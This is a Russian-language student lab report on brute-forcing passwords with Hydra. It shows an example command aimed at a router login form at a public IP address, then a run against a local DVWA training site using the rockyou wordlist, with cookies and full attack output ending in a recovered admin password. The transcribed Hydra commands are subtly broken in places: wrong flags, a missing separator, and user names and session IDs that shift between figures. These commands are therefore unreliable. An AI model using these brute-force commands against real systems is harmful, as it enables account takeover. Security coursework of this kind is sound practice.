

Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Дауд Амжад

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	13
	Список литературы	14

Список иллюстраций

4.1	Распаковка архива со списком паролей	9
4.2	Сайт, с которого получаем информацию о параметрах Cookie	10
4.3	Информация о параметрах Cookie	10
4.4	Запрос Hydra	10
4.5	Результат запроса	11
4.6	Ввод полученного результата в уязвимую форму	11
4.7	Результат	12

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [brute].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:


```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o
./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form
"/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid
username"
```

- Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`.

- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (`username=USER&password=PASS`);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (`Invalid username`).

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 1).



```
(amjaddawud@amjaddawud)-[~]
$ cd /usr/share/wordlists

(amjaddawud@amjaddawud)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for amjaddawud:

(amjaddawud@amjaddawud)-[/usr/share/wordlists]
$ ls
dirb          fasttrack.txt  legion         rockyou.txt   wifite.txt
dirbuster     fern-wifi      metasploit    sqlmap.txt
dnsmap.txt    john.lst      nmap.lst      wfuzz
```

Рисунок 4.1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).




Рисунок 4.2: Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [cookies], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).




Рисунок 4.3: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```

~(anajdavid@anajdavid) ~/Desktop
$ hydra -i admin -P ~/Desktop/rockyou.txt -s ./hydra_result.log -f -v -s 80 localhost http-post-form "/DVWA/vulnerabilities/brute/username='USER'&password='PASS'&login=login&Cookie= security:low; PHPSESSID=baa1e0c84f97e069fa3da4912d39f5username_and/or_password_incorrect."

```

Рисунок 4.4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
anjadawud@anjadawud: ~/Desktop
$ hydra -l admin -P ~/Desktop/rockyou.txt -s ./hydra_result.log -v -S 80 localhost http-post-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'" "login:login:Cookie: security=low; PHPSESSID=08aadec8aaf097e809fa3d4f9f2d39:F:Username and/or password incorrect."
hydra v9.6 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 05:26:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399) - 896223 tries per task
[DATA] attacking http-post-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS' login:login:Cookie: security=low; PHPSESSID=08aadec8aaf097e809fa3d4f9f2d39:F:Username and/or password incorrect.
[ATTEMPT] target localhost - login 'admin' - pass '123456' - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '12345' - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '123456789' - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'password' - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'princess' - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '1234567' - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'rockyou' - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass '12345678' - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'abc123' - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'nicole' - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'daniel' - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'babygirl' - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'monkey' - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'lovely' - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login 'admin' - pass 'jessica' - 16 of 14344399 [child 15] (0/0)
[INFO] [http-post-form] host: localhost login: admin password: 123456
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 05:26:28
```

Рисунок 4.5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).




Рисунок 4.6: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).




Рисунок 4.7: Результат

5 Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы